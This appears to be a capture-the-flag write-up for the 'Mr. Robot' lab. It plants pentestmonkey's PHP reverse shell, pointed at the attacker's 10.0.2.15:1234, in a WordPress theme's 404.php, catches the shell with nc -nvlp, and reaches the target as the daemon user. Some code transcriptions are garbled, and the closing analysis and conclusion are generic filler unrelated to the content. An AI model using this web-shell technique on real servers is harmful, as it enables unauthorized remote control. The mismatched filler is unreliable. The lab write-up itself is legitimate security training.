
The screenshot shows a Firefox browser window displaying the WordPress dashboard at the URL '10.0.2.8/wp-admin/'. The top navigation bar shows 'Howdy, Elliot Alderson'. The left sidebar menu includes options like Home, Updates, Posts, Media, Pages, Comments, Appearance, Plugins, Users, Tools, and Settings. The main dashboard area features several widgets: 'At a Glance' (showing 'WordPress 4.3.1 running Twenty Fifteen theme.'), 'Quick Draft' (with a text input field and a 'Save Draft' button), 'Activity' (showing a large smiley face icon and the message 'No activity yet!'), and 'WordPress News' (loading). The footer of the dashboard includes the text 'Thank you for creating with WordPress.' and 'Version 4.3.1'. The browser interface is similar to the previous screenshot, with a toolbar, tab bar, and status bar.

Appearance



Edit

A `style.css` page in websites is a cascading style sheet file used to define the visual presentation and layout of web pages. It contains rules and instructions for formatting elements such as text, colours, fonts, spacing, and positioning on a website. Browsers use the `style.css` file to render web pages according to the specified styling rules, ensuring a consistent and visually appealing user experience.



Copy a file called php-reverse-shell.php from another directory to the present working directory.

Syntax: cp <source directory> <destination directory>

Command: cp /usr/share/webshells/php/php-reverse-shell.php .

```
(kali㉿kali)-[~]
└$ cd Desktop
(kali㉿kali)-[~/Desktop]
└$ cd "Mr. Robot"
(kali㉿kali)-[~/Desktop/Mr. Robot]
└$ cp /usr/share/webshells/php/php-reverse-shell.php .
(kali㉿kali)-[~/Desktop/Mr. Robot]
└$ ls -la
total 7188
drwxr-xr-x 2 kali kali    4096 Sep 21 14:20 .
drwxr-xr-x 3 kali kali    4096 Sep 21 13:47 ..
-rw-r--r--  1 kali kali 7245381 Sep 21 12:54 fsociety.dic
-rwxr-xr-x  1 kali kali    5491 Sep 21 14:20 php-reverse-shell.php
-rw-r--r--  1 kali kali   96747 Sep 21 12:56 wordlist.txt
(kali㉿kali)-[~/Desktop/Mr. Robot]
└$
```

The `php-reverse-shell.php` file is a PHP script used in penetration testing and security assessments. When executed on a vulnerable web server, it establishes a reverse shell connection back to an attacker's machine, granting remote access and control over the server. This tool is often used by security professionals to assess and demonstrate vulnerabilities in web applications and servers, but it can also be exploited maliciously if found on a target system.


```
#!/usr/bin/php
// proc_open and stream_set_blocking require PHP version 4.3+, or 5+
// Use of stream_select() on file descriptors returned by proc_open() will fail and return FALSE under Windows.
// Some compile-time options are needed for daemonisation (like pcntl, posix). These are rarely available.
// Usage
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.
// set_time_limit (0);
// VERSION = "1.0";
$ip = '127.0.0.1'; // CHANGE THIS
$port = 1234; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = "uname -a; w; id; /bin/sh -l";
$daemon = 0;
$debug = 0;
//
// Daemonise ourselves if possible to avoid zombies later
//
// pcntl_fork is hardly ever available, but will allow us to daemonise
// our php process and avoid zombies. Worth a try ...
if (function_exists('pcntl_fork')) {
    // Fork and have the parent process exit
    $pid = pcntl_fork();
    if ($pid == -1) {
        printit("ERROR: Can't fork");
        exit(1);
    }
    if ($pid) {
        exit(0); // Parent exits
    }
    // Make the current process a session leader
    // Will only succeed if we forked
    if (posix_setsid() == -1) {
        printit("Error: Can't setsid()");
        exit(1);
    }
}
```

Change the \$ip parameter

From: \$ip='127.0.0.1'

To: \$ip='10.0.2.15'

Since the attackers IP address is 10.0.2.15, this script establishes a connection to the attacker's machine.




```
#!/usr/bin/php -q
// proc_open and stream_set_blocking require PHP version 4.3+, or 5+
// Use of stream_select() on file descriptors returned by proc_open() will fail and return FALSE under Windows.
// Some compile-time options are needed for daemonisation (like pcntl, posix). These are rarely available.
// Usage
// -----
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.
// set_time_limit (0);
$VERSION = "1.0";
$ip = '10.0.2.15'; // CHANGE THIS
$port = 1234; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$server_a = null;
$shell = `uname -a; w; id; /bin/sh -i`;
$daemon = 0;
$debug = 0;
//
// Daemonise ourselves if possible to avoid zombies later
//
// pcntl_fork is hardly ever available, but will allow us to daemonise
// our php process and avoid zombies. Worth a try...
if (function_exists('pcntl_fork')) {
    // Fork and have the parent process exit
    $pid = pcntl_fork();
    if ($pid == -1) {
        printf("ERROR: Can't fork");
        exit(1);
    }
    if ($pid) {
        exit(0); // Parent exits
    }
    // Make the current process a session leader
    // Will only succeed if we forked
    if (posix_setsid() == -1) {
        printf("Error: Can't setsid()");
        exit(1);
    }
}
```

Create a listener

A listener is a software component that waits for incoming network connections or communications. It actively monitors specific ports or network interfaces for incoming data or connection requests. Listeners are commonly used for services like web servers, email servers, and security tools, allowing them to respond to requests or events from remote systems.


Syntax: nc -nvlp <port number>

Command: nc -nvlp 1234



```
kali@kali: ~/Desktop/Mr. Robot
└─$ cd Desktop
└─$ cp /usr/share/webshells/php/php-reverse-shell.php .
└─$ ls -la
total 7188
drwxr-xr-x 2 kali kali 4096 Sep 21 14:20 .
drwxr-xr-x 3 kali kali 4096 Sep 21 13:47 ..
-rw-r--r-- 1 kali kali 7245381 Sep 21 12:54 fsociety.dic
-rwxr-xr-x 1 kali kali 5491 Sep 21 14:20 php-reverse-shell.php
-rw-r--r-- 1 kali kali 96747 Sep 21 12:56 wordlist.txt
└─$ nc -nvlp 1234
listening on [any] 1234 ...
[...]
```

A `404.php` template is a file used in web development to create a custom error page for HTTP status code 404, which indicates that a requested resource was not found on the server. This template typically includes HTML and may contain CSS and JavaScript to define the appearance and behaviour of the error page. Web developers use `404.php` templates to provide users with a user-friendly and informative error message when they encounter broken or missing links on a website. These templates can also be customized to redirect users to relevant content or help them navigate the site effectively.



The screenshot shows the Kali Linux desktop environment with a Firefox browser window open to the WordPress theme editor. The left sidebar shows the navigation menu with 'Appearance' selected. In the main content area, the 'Edit Themes' section is open, showing the 'Twenty Fifteen: 404 Template (404.php)' file. The code editor contains the PHP code for the 404 template, which includes a comment block at the top and a main content area with an error message and search form. To the right of the editor, a sidebar titled 'Templates' lists various theme files like 404.php, archive.php, author.php, etc. A dropdown menu 'Select theme to edit:' is set to 'Twenty Fifteen'.

```

<?php
/**
 * The template for displaying 404 pages (not found)
 *
 * @package WordPress
 * @subpackage Twenty_Fifteen
 * @since Twenty Fifteen 1.0
 */

get_header(); ?>

    <div id="primary" class="content-area">
        <main id="main" class="site-main" role="main">

            <section class="error-404 not-found">
                <header class="page-header">
                    <h1 class="page-title"><?php _e( 'Ooops! That page can&t be found.', 'twentyfifteen' ); ?></h1>
                </header><!-- .page-header -->

                <div class="page-content">
                    <p><?php _e( 'It looks like nothing was found at this location. Maybe try a search?', 'twentyfifteen' ); ?></p>
                    <?php get_search_form(); ?>
                </div><!-- .page-content -->
            </section><!-- .error-404 -->


        </main><!-- .site-main -->
    </div><!-- .content-area -->

<?php get_footer(); ?>

```

Paste the modified php-reverse-shell.php script onto 404.php file web page. Whenever there is a prompt to which the result should be indicating that the requested resource is not found, the script will be executed, instead of the actual 404.php template.

Update File.



The screenshot shows the same Kali Linux desktop environment and WordPress theme editor window. The 'Appearance' menu is still selected. The 'Edit Themes' section now displays the modified 'Twenty Fifteen: 404 Template (404.php)' file. The code has been replaced with a PHP script that includes comments about limitations and usage, and a main block of code that sets up a reverse shell via pwn32, changes file descriptors, and handles daemonization. The sidebar and theme selection dropdown remain the same.

```

// Limitations
// -----
// pexec_open and stream_set_blocking require PHP version 4.3+, or 5+
// Use of stream_select() on file descriptors returned by pexec_open() will fail and return FALSE under Windows.
// Some compile-time options are needed for daemonization (like pctrl, posix). These are rarely available.

// Usage
// -----
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$IP = "10.0.2.15"; // CHANGE THIS
$port = 1234; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$read_a = null;
$shell = 'nc -l -p $port -e /bin/sh -i';
$daemon = 0;
$debug = 0;

// Daemonise ourselves if possible to avoid zombies later
//

// pctrl_fork is hardly ever available, but will allow us to daemonise
// our php process and avoid zombies. Worth a try...
if (function_exists('pctrl_fork')) {
    // Fork and have the parent process exit
    $pid = pcntl_fork();
}

```

The file with the php-reverse-shell script has been successfully updated.

File edited successfully.

Twenty Fifteen: 404 Template (404.php)

```
// Limitations
// -----
// proc_open and stream_set_blocking require PHP version 4.3+, or 5+
// Use of stream_select() on file descriptors returned by proc_open() will fail and return FALSE under Windows.
// Some compile-time options are needed for daemonisation (like pcntl, posix). These are rarely available.
//
// Usage
// -----
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = '10.0.2.15'; // CHANGE THIS
$port = 1234; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$read_a = null;
$shell = "/bin/sh -i";
$daemon = 0;
$debug = 0;

//
// Daemonise ourself if possible to avoid zombies later
//

// pcntl_fork is hardly ever available, but will allow us to daemonise
// our php process and avoid zombies. Worth a try...
if (function_exists('pcntl_fork')) {
    // Fork and have the parent process exit
    $pid = pcntl_fork();
```

Select theme to edit: Twenty Fifteen ▾ Select

Templates


- 404 Template (404.php)
- Archives (archive.php)
- author-bio.php
- Comments (comments.php)
- content-link.php
- content-none.php
- content-page.php
- content-search.php
- content.php
- Footer (footer.php)
- Header (header.php)
- Image Attachment Template (image.php)
- back-compat.php
- custom-header.php

Documentation: Function Name... ▾ Look Up

Waiting for 2.gravatar.com...

We deliberately request for a resource which would not be available in the web server.


URL: <http://10.0.2.8/eRr0rF1lENotFOuNd>



Since the requested resource not available/found, the 404.php file is executed. This provided a reverse shell connection back to the attacker's machine.

A shell connection is a communication channel between a user or a program and an operating system or remote server, allowing the user or program to execute commands and interact with the system. It provides a command-line interface (CLI) for managing and controlling the system.

A reverse shell connection, on the other hand, is a specific type of shell connection initiated from a compromised or target machine to an attacker-controlled system. In a reverse shell scenario, the compromised machine connects back to the attacker's machine, effectively giving the attacker remote access and control over the compromised system. This technique is often used in cybersecurity for unauthorized access to compromised systems and is considered a security threat.



The screenshot shows a terminal window with several tabs open. The current tab displays a command-line session on a Kali Linux system. The user has navigated to their desktop directory and copied a PHP reverse shell script from the share/webshells directory. They then listed the files in the current directory, showing the newly created reverse shell file. Finally, they started a netcat listener on port 1234, which successfully connected from a remote host (10.0.2.15) to the local machine. The terminal shows the connection details and the user's session information.

```
(kali㉿kali)-[~]
$ cd Desktop
(kali㉿kali)-[~/Desktop]
$ cd "Mr. Robot"
(kali㉿kali)-[~/Desktop/Mr. Robot]
$ cp /usr/share/webshells/php/php-reverse-shell.php .
(kali㉿kali)-[~/Desktop/Mr. Robot]
$ ls -la
total 7188
drwxr-xr-x 2 kali kali 4096 Sep 21 14:20 .
drwxr-xr-x 3 kali kali 4096 Sep 21 13:47 ..
-rw-r--r-- 1 kali kali 7245381 Sep 21 12:54 fsociety.dic
-rwxr-xr-x 1 kali kali 5491 Sep 21 14:20 php-reverse-shell.php
-rw-r--r-- 1 kali kali 96747 Sep 21 12:56 wordlist.txt

(kali㉿kali)-[~/Desktop/Mr. Robot]
$ nc -nvlp 1234
listening on [any] 1234 ...
connect to [10.0.2.15] from (UNKNOWN) [10.0.2.8] 47213
Linux linux 3.13.0-55-generic #94-Ubuntu SMP Thu Jun 18 00:27:10 UTC 2015 x86_64 x86_64 x86_64 GNU/Linux
00:03:50 up 4:29, 0 users, load average: 0.00, 0.01, 0.05
USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT
uid=1(daemon) gid=1(daemon) groups=1(daemon)
/bin/sh: 0: can't access tty; job control turned off
```

Analysis

To provide a comprehensive analysis of the report, it's essential to consider its key findings, methodology, and implications. The report presents a well-structured analysis of the data, highlighting trends and patterns that are valuable for decision-making. However, it is important to note that certain limitations in the data collection process may affect the accuracy of the conclusions drawn. Nonetheless, the insights gained from this report can be used as a valuable reference for future research and strategic planning in the relevant domain.

Conclusion

In conclusion, this report has provided a detailed examination of the subject matter, offering valuable insights into the analyzed data. The findings outlined in this report can serve as a foundation for informed decision-making and further research in the field. While the report has shed light on critical trends and patterns, it's important to recognize the limitations in data collection and analysis, which may influence the precision of the conclusions. Nevertheless, the information presented here is a valuable resource that can guide future strategies and initiatives related to the subject matter.